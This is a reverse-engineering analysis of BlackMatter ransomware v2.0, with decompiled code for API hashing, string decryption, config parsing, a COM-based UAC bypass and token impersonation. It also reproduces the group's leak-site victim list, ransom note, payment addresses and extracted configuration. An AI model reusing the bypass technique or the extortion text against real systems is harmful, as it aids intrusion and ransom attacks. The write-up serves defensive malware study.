[redacted] [redacted]

[redacted]

Статья BlackMatter Ransomware v2.0 - Overview

[redacted] [redacted]

[redacted]

[redacted]

[redacted]

#1

This is my analysis for the **BlackMatter Ransomware** version 2.0.

In this analysis, I only cover **BlackMatter's** ransomware functionalities and leave out details about the anti-analysis and obfuscation stuff. The main reason for this is because I'm just really lazy.


BlackMatter uses a hybrid-cryptography scheme of **RSA-1024** and **modified ChaCha20** similar to encrypt files and protect its **ChaCha20** matrix.

Like **Darkside**, its configuration is encrypted and **aPLib-compressed** in memory.

When servers' URLs are provided in the configuration, the malware encrypts informations about the victim's machine and encryption stats using a hard-coded **AES** key and sends them to the remote servers.

Similar to **REvil**, **BlackMatter's** child threads use a shared structure to divide the work into multiple states while encrypting a file.

By basing its multithreading architecture on **REvil's**, **BlackMatter's** encryption is relatively fast.



Middleton Reutlinger
http://www.middletonlaw.com/
DATA SIZE 1180 GB
Data contains:
- Banking
- Details of agreements
- Contracts
- Internal company docs
- Customers files
1.18 TB data was downloaded from your network, all data

Kaydon Corporation (SKF Group Brand)
https://kaydonbearings.com
DATA SIZE 40 GB
Data contains:
- Accounting
- Contracts
- NDA
- Projects
- Company and customer product drawings
- Confidential product specifications

Pine Labs Pvt
https://www.pinelabs.com
DATA SIZE 10 GB
UPDATED!!!
UPDATED!!!
UPDATED!!!
Data contains:
- Service and another private agreements with multiple Indian banks
- Multiple Financial reports

Solar Coca-Cola
https://solarbr.com.br
DATA SIZE 50 GB

hhcp.com
http://hhcp.com
DATA SIZE 1024 GB

Figure 1: BlackMatter leak site.


IOCS

This sample is a 32-bit Windows executable.

MD5: 50c4970003a84cab1bf2634631fe39d7

SHA256: 520bd9ed608c668810971dbd51184c6a29819674280b018dc4027bc38fc42e57

Sample: https://bazaar.abuse.ch/sample/520bd9ed608c668810971dbd51184c6a29819674280b018dc4027bc38fc42e57/



Now
$ 1,500,000
41.63 (with 25% fee)
5925.81

Time to end
04 **day**, 10:00:41
End date: 26 Aug, 01:40 AM [NY time]

After time end
3,000,000 $
(with 25% fee) 83.27
11851.62

bc1qtcn5p0jrzyyhdmae0dd3cnv2uxm0r0q5ha6s0a

861zH9svFtbYy1cM8Atmwb7fdRYsecXusC1ZvHs51tMMCC92qKz1BDs2nmvTr3WnkjBRvR4ySfGkLTcprqohZLTvKoVbW5G

Test decryption
Allowed only: png, gif, jpg
How does linux decryption work?


We are ready to help you 24/7
Support status: Online

Figure 2: BlackMatter victim portal.

Ransom Note

The content of the ransom note is encrypted in **BlackMatter's** configuration, and it's dynamically decrypted and written to the ransom note file in every directory.

The ransom note filename is in the form of **.README.txt**.



```
~+
             *       +
         '     BLACK        |
     ()    .-.,='``'=.    - o -
           '=/_       \\     |
        *   |  '=._    |
             \\     `=./`,        '
          .   '=.__.=' `='      *
 +             Matter        +
     O      *        '       .

>>> What happens?
   Your network is encrypted, and currently not operational.
   We need only money, after payment we will give you a decryptor for the entire network and you will restore all the data.

>>> What guarantees?
   We are not a politically motivated group and we do not need anything other than your money.
   If you pay, we will provide you the programs for decryption and we will delete your data.
   If we do not give you decrypters or we do not delete your data, no one will pay us in the future, this does not comply with our
   goals.
   We always keep our promises.

>>> How to contact with us?
   1. Download and install TOR Browser (https://www.torproject.org/).
   2. Open http://supp24yy6a66hwszu2piygicgwzdtbwftb76htfj7vnip3getgqnzxid.onion/[redacted]

>>> Warning! Recovery recommendations.
   We strongly recommend you to do not MODIFY or REPAIR your files, that will damage them.
```


Figure 3: BlackMatter ransom note.

Static Code Analysis

Anti-Analysis: Dynamic API Resolving

Since BlackMatter is a combination between LockBit, Darkside, and REvil, it's not suprising that the ransomware obfuscates its API calls from static analysis.

The obfuscation is pretty cool, but I won't analyze it here. I highly suggest fellow analysts to check out how it works if they have time!



```
result = resolve_API_from_hash(0x260B0745);
if ( result )
{
  result = result(0x40000, 0, 0);
  v1 = result;
  if ( result )
  {
    result = resolve_API_from_hash(0x6E6047DB);
    v2 = result;
    if ( result )
    {
      resolve_APIs(&unk_414DC8, dword_407A34, v1, result);
      resolve_APIs(&unk_414E8C, dword_407AFC, v1, v2);
      resolve_APIs(&unk_414F50, dword_407BC4, v1, v2);
      resolve_APIs(&unk_414FA8, dword_407C20, v1, v2);
      resolve_APIs(&unk_414FDC, dword_407C58, v1, v2);
      resolve_APIs(&unk_415014, dword_407C94, v1, v2);
      resolve_APIs(&unk_415028, dword_407CAC, v1, v2);
      resolve_APIs(&unk_415044, dword_407CCC, v1, v2);
      resolve_APIs(&unk_41506C, dword_407CF8, v1, v2);
      resolve_APIs(&unk_415078, dword_407D08, v1, v2);
      resolve_APIs(&unk_415080, dword_407D14, v1, v2);
      resolve_APIs(&unk_415094, dword_407D2C, v1, v2);
      resolve_APIs(&unk_4150C0, dword_407D5C, v1, v2);
      resolve_APIs(&unk_4150D4, dword_407D74, v1, v2);
      return resolve_APIs(&unk_415100, dword_407DA4, v1, v2);
    }
  }
```

Figure 3: Dynamic API resolve.

Check out my IDAPython scripts dll_exports.py and revil_api_resolve.py if you want to automate resolving these APIs in **IDA Pro** and speed up your analysis.

These scripts are inspired by the **REVil** scripts from this OALabs's Youtube video.

Jan G. has a really good blog post explaining the **BlackMatter's** API hashing and obfuscation through trampoline pointers. If you're interested in the technical analysis of this, feel free to check their work out.


Anti-Analysis: String Encryption

Like with other major ransomware out there, most strings in **BlackMatter** are encrypted and resolved during run-time.

The strings that are not encrypted are stored on the stack as stack strings. For each encrypted ones, the encrypted bytes/DWORDs are pushed on the stack and decrypted by XOR-ing with a constant.

This implementation is really similar to that of **Conti** ransomware, and there is probably a good way to automate resolving these with an IDAPython script.

Since I'm lazy during my analysis, I just use **x32dbg** to execute and resolve these stack strings dynamically.



```
{
  v2 = v5;
  v5[0] = 393387997;
  v5[1] = 391356374;
  v5[2] = 390111165;
  v5[3] = 390897596;
  v5[4] = 388997053;                          // %s.README.txt
  v5[5] = 393846668;
  v5[6] = 385982348;
  v3 = 7;
  do
  {
    *v2++ ^= 0x17019FF8u;
    --v3;
  }
  while ( v3 );
  mw_swprintf(ransom_note_name, v5, ENCRYPTED_EXTENSION + 2);
  RANSOM_NOTE_NAME_HASH = str_hashing(ransom_note_name, -1);
```


Figure 5: Stack string decryption.

Anti-Analysis: String Comparison

In ransomware specifically, string comparison is crucial for tasks such as checking the name of processes and services to terminate, files and folders to avoid encrypting, searching for names of DLLs and Windows APIs, etc.

As a result, it helps tremendously if analysts can look at the strings being compared to quickly identify certain functionalities of the ransomware.

BlackMatter obfuscates this with a one-way hash function and only compares the strings' hashes instead of the strings themselves. The hash of a string is just the summation of each byte rotated right by 13 with an initial seed.



```
int __stdcall str_hashing(WORD *string, int seed)
{
  int each_byte; // eax

  HIWORD(each_byte) = 0;
  do
  {
    LOWORD(each_byte) = *string++;
    if ( each_byte >= 0x41u && each_byte <= 0x5Au )
      LOWORD(each_byte) = each_byte | 0x20;     // to lowercase
    seed = each_byte + __ROR4__(seed, 13);
  }
  while ( each_byte );
  return seed;
}
```

Figure 6: String hashing algorithm.

The summation makes it impossible to work backward from the hash to produce a string, so resolving these hashes requires heuristic analysis, cracking dictionary, and bruteforcing.

I use and contribute this tool by @sisoma2 to look up the hashes that BlackMatter uses! His tool has a great dictionary to crack the hashes, so make sure to use it to aid your analysis!

Below is the list of hashes used by BlackMatter v2 and their strings.


Code:

```
0xd3801b00 -> hlp
0x5366e694 -> perflogs
0xe7681bc0 -> rom
0xdd481cc0 -> msi
0xd9c81940 -> key
0xef3a37b3 -> default
0xd57818c0 -> ico
0x67b00e00 -> 386
0xcd2e9b7a -> theme
0x6b66f975 -> intel
0xdd081c00 -> mpa
0xdd101900 -> mdb
0xe9981a00 -> shs
0x267078f5 -> $windows.~bt
0xcd101900 -> edb
0xc6ce6958 -> appdata
0xeb869d00 -> http
0x85aa57e4 -> ntuser.dat.log
0x4a6bb7db -> msstyles
0x4cca7837 -> nomedia
0x49164931 -> accdb
0xc9101840 -> cab
0xe1c018c0 -> ocx
0xdb301900 -> ldf
0x12018c0 -> c$
0xfcc8ab56 -> bootsect.bak
0xdf981b00 -> nls
0xe99018c0 -> scr
0xa6f2d1a7 -> application data
0x4c4b25d4 -> tor browser
0xe7801d00 -> rtp
0xdd201bc0 -> mod
0xf00cae96 -> bootfont.bin
0x846bec00 -> iconcache.db
0xd4aaebb2 -> admin$
0xc7a01840 -> bat
0xc8cef7d1 -> thumbs.db
0xdd301900 -> mdf
0xf1c01c00 -> wpx
0xe1a63bc0 -> boot
```

Configuration

The configuration of **BlackMatter** samples is encrypted and compressed in memory similar to that of **Darkside**.

During my analysis, I dynamically execute to decrypt it using **x32dbg** and decompress the configuration using **aPLib** in **Python**.



```
result = decrypt_buffer(0x41600C);            // decrypt config
compressed_config = result;
if ( result )
{
  decompressed_config = w_RtlAllocateHeap(4 * MEMORY[0x416008]);
  if ( decompressed_config )
  {
    if ( APLib_decompress(compressed_config, decompressed_config) != -1 )
    {
      mw_memcpy(RSA_PUBLIC_KEY, decompressed_config, 0x80);
      mw_memcpy(COMPANY_VICTIM_ID, decompressed_config + 128, 32);
      mw_memcpy(&ENCRYPT_LARGE_FILE, decompressed_config + 0xA0, 9);// extract flags
      v1 = decompressed_config + 0xA9;
      v2 = *(decompressed_config + 0xA9);
      if ( v2 )
      {
        v3 = &v1[v2];
        base64_string_length = get_base64_string_length(&v1[v2]);
        FOLDER_HASHES_TO_AVOID = w_RtlAllocateHeap(base64_string_length + 2);
        if ( FOLDER_HASHES_TO_AVOID )
          base64_decode(v3, FOLDER_HASHES_TO_AVOID);
      }
      v5 = *(decompressed_config + 0xAD);
      if ( v5 )
      {
        v6 = &v1[v5];
```

Figure 7: BlackMatter config extraction.

Below is the list of configuration fields that **BlackMatter** supports and their description.

- **RSA_PUBLIC_KEY** (128 bytes): RSA key to encrypt **ChaCha20** Key.
- **COMPANY_VICTIM_ID** (16 bytes): Company ID used in data being sent back to remote server to identify victim.
- **AES_KEY** (16 bytes): AES key to encrypt data being sent to remote servers.
- **ENCRYPT_LARGE_FILE_FLAG** (1 byte): Enable chunking to encrypt large files.
- **ATTEMPT_LOGON_FLAG** (1 byte): Enable attempting to log in using user credentials given in the configuration.
- **MOUNT_VOL_AND_ENCRYPT_FLAG** (1 byte): Enable encrypting Exchange mailbox, mounting all volumes, and encrypting them.
- **NETWORK_ENCRYPT_FLAG** (1 byte): Enable retrieving DNS host names and encrypting their network shares
- **TERMINATE_PROCESSES_FLAG** (1 byte): Enable terminating processes specified by the **PROCESSES_TO_KILL** config field.
- **STOP_SERVICES_AND_DELETE_FLAG** (1 byte): Enable stopping and deleting services specified by the **SERVICES_TO_KILL** config field.
- **CREATE_MUTEX_FLAG** (1 byte): Enable creating and checking RunOnce mutex.
- **PRINTER_PRINT_RANSOM_NOTE_FLAG** (1 byte): Enable printing ransom note using the local user's default printer
- **SEND_DATA_TO_SERVER_FLAG** (1 byte): Enable sending victim's info and encrypting stats to remote servers specified by the **REMOTE_SERVER_URLS** config field.
- **FOLDER_HASHES_TO_AVOID**: **Base64**-encoded list of 4-byte hashes of folder names to avoid encrypting.
- **FILE_HASHES_TO_AVOID**: **Base64**-encoded list of 4-byte hashes of filenames to avoid encrypting.
- **EXTENSION_HASHES_TO_AVOID**: **Base64**-encoded list of 4-byte hashes of extensions to avoid encrypting.
- **COMPUTERNAMES_TO_AVOID**: **Base64**-encoded list of computer names to avoid encrypting (not used in this sample).
- **PROCESSES_TO_KILL**: **Base64**-encoded list of processe to kill.
- **SERVICES_TO_KILL**: **Base64**-encoded list of services to kill.
- **REMOTE_SERVER_URLS**: **Base64**-encoded list of remote servers to contact.
- **LOGIN_CREDENTIALS**: List of credentials to try logging into the machine (not used in this sample).
- **RANSOM_NOTE_CONTENT**: **Base64**-encoded and encrypted content of the ransom note.
- **RANSOM_NOTE_CONTENT_HASH**: Checksum of ransom note content.

Here is the configuration of this v2 sample in JSON form. I generate this using this auto config extracting tool and fix up the configuration field names according to my analysis. Huge shoutout to the guys at **McAfee Advanced Threat Research** for this!

Code:

```
{
  "RSA_PUBLIC_KEY":  "4FDB27F0D5F8A0741EBE1A8C08E5B98ABECE2C281166A7FFDCF239A8A77FD2A4FC6B8828A5F3F9F5FA4B245CC90386953D6469368DAD281CA1D688F2556725D9422D08E1191230999B2E54E4103B1C19199C96E350C216B39B3D2ADDB315A4284A9A3C8C5058924AED366DD030FD4E211178BCDC4C79406B75C87EDC1851676A"
  "COMPANY_VICTIM_ID":  "24483508BCCFE72E63B26A1233058170",
  "AES_KEY":  "196387BAD88422E3F08474FA8F7E796E",
  "ENCRYPT_LARGE_FILE_FLAG":  "false",
  "ATTEMPT_LOGON_FLAG":  "false",
  "MOUNT_VOL_AND_ENCRYPT_FLAG":  "true",
  "NETWORK_ENCRYPT_FLAG": "true",
  "TERMINATE_PROCESSES_FLAG":  "true",
  "STOP_SERVICES_AND_DELETE_FLAG": "true",
  "CREATE_MUTEX_FLAG": "true",
  "SEND_DATA_TO_SERVER_FLAG": "true",
  "PRINTER_PRINT_RANSOM_NOTE_FLAG":  "true",
  "PROCESSES_TO_KILL":  [{
      "": "encsvc"
    }, {
      "": "thebat"
    }, {
      "": "mydesktopqos"
    }, {
      "": "xfssvccon"
    }, {
      "": "firefox"
    }, {
        "": "infopath"
    }, {
        "": "winword"
    }, {
        "": "steam"
    }, {
        "": "synctime"
    }, {
        "": "notepad"
    }, {
        "": "ocomm"
    }, {
        "": "onenote"
    }, {
        "": "mspub"
```

Command-line Arguments

BlackMatter can run with or without command-line arguments.

Below is the list of arguments that can be supplied by the operator.


Argument	Description
-path <target>	Path to a directory to be encrypted specifically
<target>	Path to a directory to be encrypted specifically
-safe	Enable safe mode reboot
-wall	Sets up wallpaper and print ransom note

Pre-Encryption Setup

UAC Bypass

During setup, **BlackMatter** checks if it currently runs with Admin credentials.


First, it calls **SHTestTokenMembership** to check if its process's token is a member of the administrators' group in the built-in domain.



```
int test_token_RID_admins()
{
  return mw_SHTestTokenMembership(0, DOMAIN_ALIAS_RID_ADMINS);
}
```

Figure 8: Checking token membership.


Next, after querying the system's OS version from the **PEB**, the ransomware checks if the current OS is **Windows 7** and above.



```
// check if result > 0x3c
int test_OS_version()
{
  struct _PEB *v0; // eax
  unsigned int OSMajorVersion; // esi
  unsigned int OSMinorVersion; // edi

  v0 = NtCurrentPeb();
  OSMajorVersion = v0->OSMajorVersion;
  OSMinorVersion = v0->OSMinorVersion;
  if ( OSMajorVersion == 5 && !OSMinorVersion || OSMajorVersion < 5 )// Windows 2000
    return 0;
  if ( OSMajorVersion == 5 && OSMinorVersion == 1 )// Windows XP
    return 0x33;
  if ( OSMajorVersion == 5 && OSMinorVersion == 2 )// Windows Server 2003
    return 0x34;
  if ( OSMajorVersion == 6 && !OSMinorVersion ) // Windows Vista
    return 0x3C;
  if ( OSMajorVersion == 6 && OSMinorVersion == 1 )// Windows 7
    return 0x3D;
  if ( OSMajorVersion == 6 && OSMinorVersion == 2 )// Windows 8
    return 0x3E;
  if ( OSMajorVersion == 6 && OSMinorVersion == 3 )// Windows 8.1
    return 0x3F;
  if ( OSMajorVersion == 10 && !OSMinorVersion )// Windows 10
    return 0x64;
  if ( OSMajorVersion == 10 && OSMinorVersion || OSMajorVersion > 0xA )
    return 0x7FFFFFFF;
  return -1;
}
```

Figure 9: Checking OS version.

Finally, it checks the current process's token belongs to the built-in system domain groups used for administration.




```
  v1 = mw_NtOpenProcessToken(-1, 8, &TokenHandle);
}
if ( !v1 )
{
  mw_NtQueryInformationToken(TokenHandle, TokenGroups, &token_info_buffer, 4, &v8);
  token_info_buffer = w_RtlAllocateHeap(v8);
  if ( token_info_buffer )
  {
    if ( !mw_NtQueryInformationToken(TokenHandle, TokenGroups, token_info_buffer, v8, &v8) )//
                                                  // query token groups info
    {
      Groups = token_info_buffer->Groups;
      GroupCount = token_info_buffer->GroupCount;
      while ( 1 )
      {
        group = *Groups;
        v5 = Groups + 1;
        if ( group->SubAuthority[0] == SECURITY_BUILTIN_DOMAIN_RID && *&group[1].Revision == DOMAIN_ALIAS_RID_ADMINS )
          break;                                  // check admin groups authority
        Groups = v5 + 1;
        if ( !--GroupCount )
          goto LABEL_12;
      }
      v10 = 1;
    }
ABEL_12:
    w_RtlFreeHeap(token_info_buffer);
```

Figure 10: Checking token authority.

If the checks pass and the process has admin privilege, the malware does not attempt UAC bypass.

For UAC bypass, using **LdrEnumerateLoadedModules**, it registers **"dllhost.exe"** in System32 as the **ImagePathName** and **CommandLine** field in the **ProcessParameters** field of the process's **PEB**. This initial setup allows it to host and execute COM Objects as **"dllhost.exe"**.




```
peb = NtCurrentPeb();
mw_RtlEnterCriticalSection(peb->FastPebLock);
ProcessParameters = peb->ProcessParameters;
mw_RtlInitUnicodeString(&ProcessParameters->ImagePathName, SYSTEM32_DLLHOST_EXE_PATH);// System32/dllhost.exe
mw_RtlInitUnicodeString(&ProcessParameters->CommandLine, COMMANDLINE_DLL_HOST_EXE_PATH);// "System32/dllhost.exe"
mw_RtlLeaveCriticalSection(peb->FastPebLock);
return mw_LdrEnumerateLoadedModules(0, BasepLocateExeLdrEntry, peb);
```

Figure 11: Setup execution as dllhost.exe.

BlackMatter then calls **CoGetObject** with the object name below to retrieve the COM interface **ICMLuaUtil**, which is commonly used for UAC bypass.

```
Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
```

The malware then executes the **ShellExec** function from the **ICMLuaUtil** interface to relaunch itself with its original command-line arguments, which elevates the new process to a higher privilege.



```
ImagePathName = get_ImagePathName();
CommandLine = get_CommandLine();
set_path_to_DLL_HOST();
retrieve_CMSTPLUA_UAC_bypass(&ICMLuaUtil);
if ( ICMLuaUtil )
{
  command_line = heap_duplicate(CommandLine, ImagePathName);
  argv = mw_CommandLineToArgvW(command_line, &argc);
  full_argv = argv;
  if ( argc == 1 )
  {
    command_line_arg = 0;
  }
  else
  {
    v5 = mw_wcsstr(command_line, argv[1]);
    command_line_arg = v5;
    if ( *(v5 - 2) != ' ' )
      command_line_arg = v5 - 2;
  }
  if ( !((*ICMLuaUtil)->ShellExec)(ICMLuaUtil, *full_argv, command_line_arg, 0, 0, 0) )
    ((*ICMLuaUtil)->Release)(ICMLuaUtil);
  w_RtlFreeHeap(full_argv);
}
return mw_CoUninitialize();
```

Figure 12: UAC bypass and relaunch.

Finally, it terminates itself by calling **NtTerminateProcess**.

Generate Encrypted Extension


The encrypted extension is dynamically generated using the victim's machine GUID, which makes it unique on every system.

First, **BlackMatter** queries the value of the registry key below to get the machine GUID.

```
HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
```

Next, the malware puts the machine GUID through 3 rounds of hashing, byte swaps, and **Base64**-encode the final hash to generate the encrypted extension.


Because the ASCII characters **'+', '/', and '='** in a **Base64** string does not work really well in a file extension, **BlackMatter** replaces **'+'** with **'x'**, **'/'** with **'i'**, and **'='** with **'z'**.



```
if ( get_MachineGuid(MachineGuid) )
{
  encrypted_extension_1 = w_RtlAllocateHeap(20);
  encrypted_extension = encrypted_extension_1;
  if ( encrypted_extension_1 )
  {
    *encrypted_extension_1 = '.';
    v2 = encrypted_extension_1 + 1;
    seed1 = str_hashing(MachineGuid, 0xFFFFFFFF);
    seed2 = str_hashing(MachineGuid, seed1);
    GuidHash[0] = str_hashing(MachineGuid, seed2);// 3 rounds of hashing
    GuidHash[1] = _byteswap_ulong(GuidHash[0]);// byte flip
    encrypted_extension_2 = encrypted_extension_3;
    base64_encode(encrypted_extension, GuidHash, 8, encrypted_extension_3);
    encrypted_extension_3[9] = 0;
    HIBYTE(each_byte) = 0;
    while ( 1 )
    {
      LOBYTE(each_byte) = *encrypted_extension_2++;
      if ( !each_byte )
        break;
      switch ( each_byte )
      {
        case '+':
          LOBYTE(each_byte) = 'x';
          break;
        case '/':
          LOBYTE(each_byte) = 'i';
          break;
        case '=':
          LOBYTE(each_byte) = 'z';
          break;
```

Figure 13: Generating encrypted file extension.

The malware reuses this file extension as the ransom note name by appending it in front of **".README.txt"**.




```
ransom_note_name = w_RtlAllocateHeap(42);
if ( ransom_note_name )
{
  v2 = v5;
  v5[0] = 393387997;
  v5[1] = 391356374;
  v5[2] = 390111165;
  v5[3] = 390897596;
  v5[4] = 388997053;                              // %s.README.txt
  v5[5] = 393846668;
  v5[6] = 385982348;
  v3 = 7;
  do
  {
    *v2++ ^= 0x17019FF8u;
    --v3;
  }
  while ( v3 );
  mw_swprintf(ransom_note_name, v5, ENCRYPTED_EXTENSION + 2);
  RANSOM_NOTE_NAME_HASH = str_hashing(ransom_note_name, -1);
}
return ransom_note_name;
```

Figure 14: Generating ransom note filename.

Retrieving Token To Impersonate With Process Injection

BlackMatter attempts to retrieve and duplicate the token of an elevated process running on the system. The malware later launches threads and has them impersonate the target process using this token.

First, it checks if the current process's user is **LocalSystem**, a special account used by the operating system. Then, it calls **NtQueryInformationToken** to query the token user information and checks if the first sub authority of the process's SID is **SECURITY_LOCAL_SYSTEM_RID**.




```
int is_process_LocalSystem()
{
  int process_is_System; // ebx
  TOKEN_USER v2; // [esp+4h] [ebp-34h] BYREF
  char v3[4]; // [esp+30h] [ebp-8h] BYREF
  int token_handle; // [esp+34h] [ebp-4h] BYREF

  process_is_System = 0;
  if ( !mw_NtOpenProcessToken(-1, 8, &token_handle) )
  {
    if ( !mw_NtQueryInformationToken(token_handle, TokenUser, &v2, 44, v3)
      && v2.User.Sid->SubAuthority[0] == SECURITY_LOCAL_SYSTEM_RID )
    {
      process_is_System = 1;
    }
    mw_NtClose(token_handle);
  }
  return process_is_System;
}
```

Figure 15: Checking for LocalSystem.

If the process is running as **LocalSystem**, **BlackMatter** uses the current user's token as its elevated token.

If not, the malware calls **NtQuerySystemInformation** to query information about processes on the system. For each process entry, it checks if the process's name is **explorer.exe** and retrieves its unique process ID.



```
 sys_proc_info = w_RtlAllocateHeap(1024);
 for ( i = mw_NtQuerySystemInformation(SystemProcessInformation, sys_proc_info, 1024, &v6);
       i;
       i = mw_NtQuerySystemInformation(SystemProcessInformation, sys_proc_info, v6, &v6) )//
                                                   // query system process info
 {
   if ( i != -1073741820 )
     goto LABEL_11;
   sys_proc_info = w_RtlReAllocateHeap(sys_proc_info, v6);
 }
 sys_proc_info_1 = sys_proc_info;
 while ( 1 )
 {
   NextEntryOffset = sys_proc_info_1->NextEntryOffset;
   if ( sys_proc_info_1->ImageName.Buffer )
   {
     if ( str_hashing(sys_proc_info_1->ImageName.Buffer, 0) == a1 )//
                                                   // for each process entry, check if process name is explorer.exe
       break;
   }
   sys_proc_info_1 = (sys_proc_info_1 + NextEntryOffset);
   if ( !NextEntryOffset )
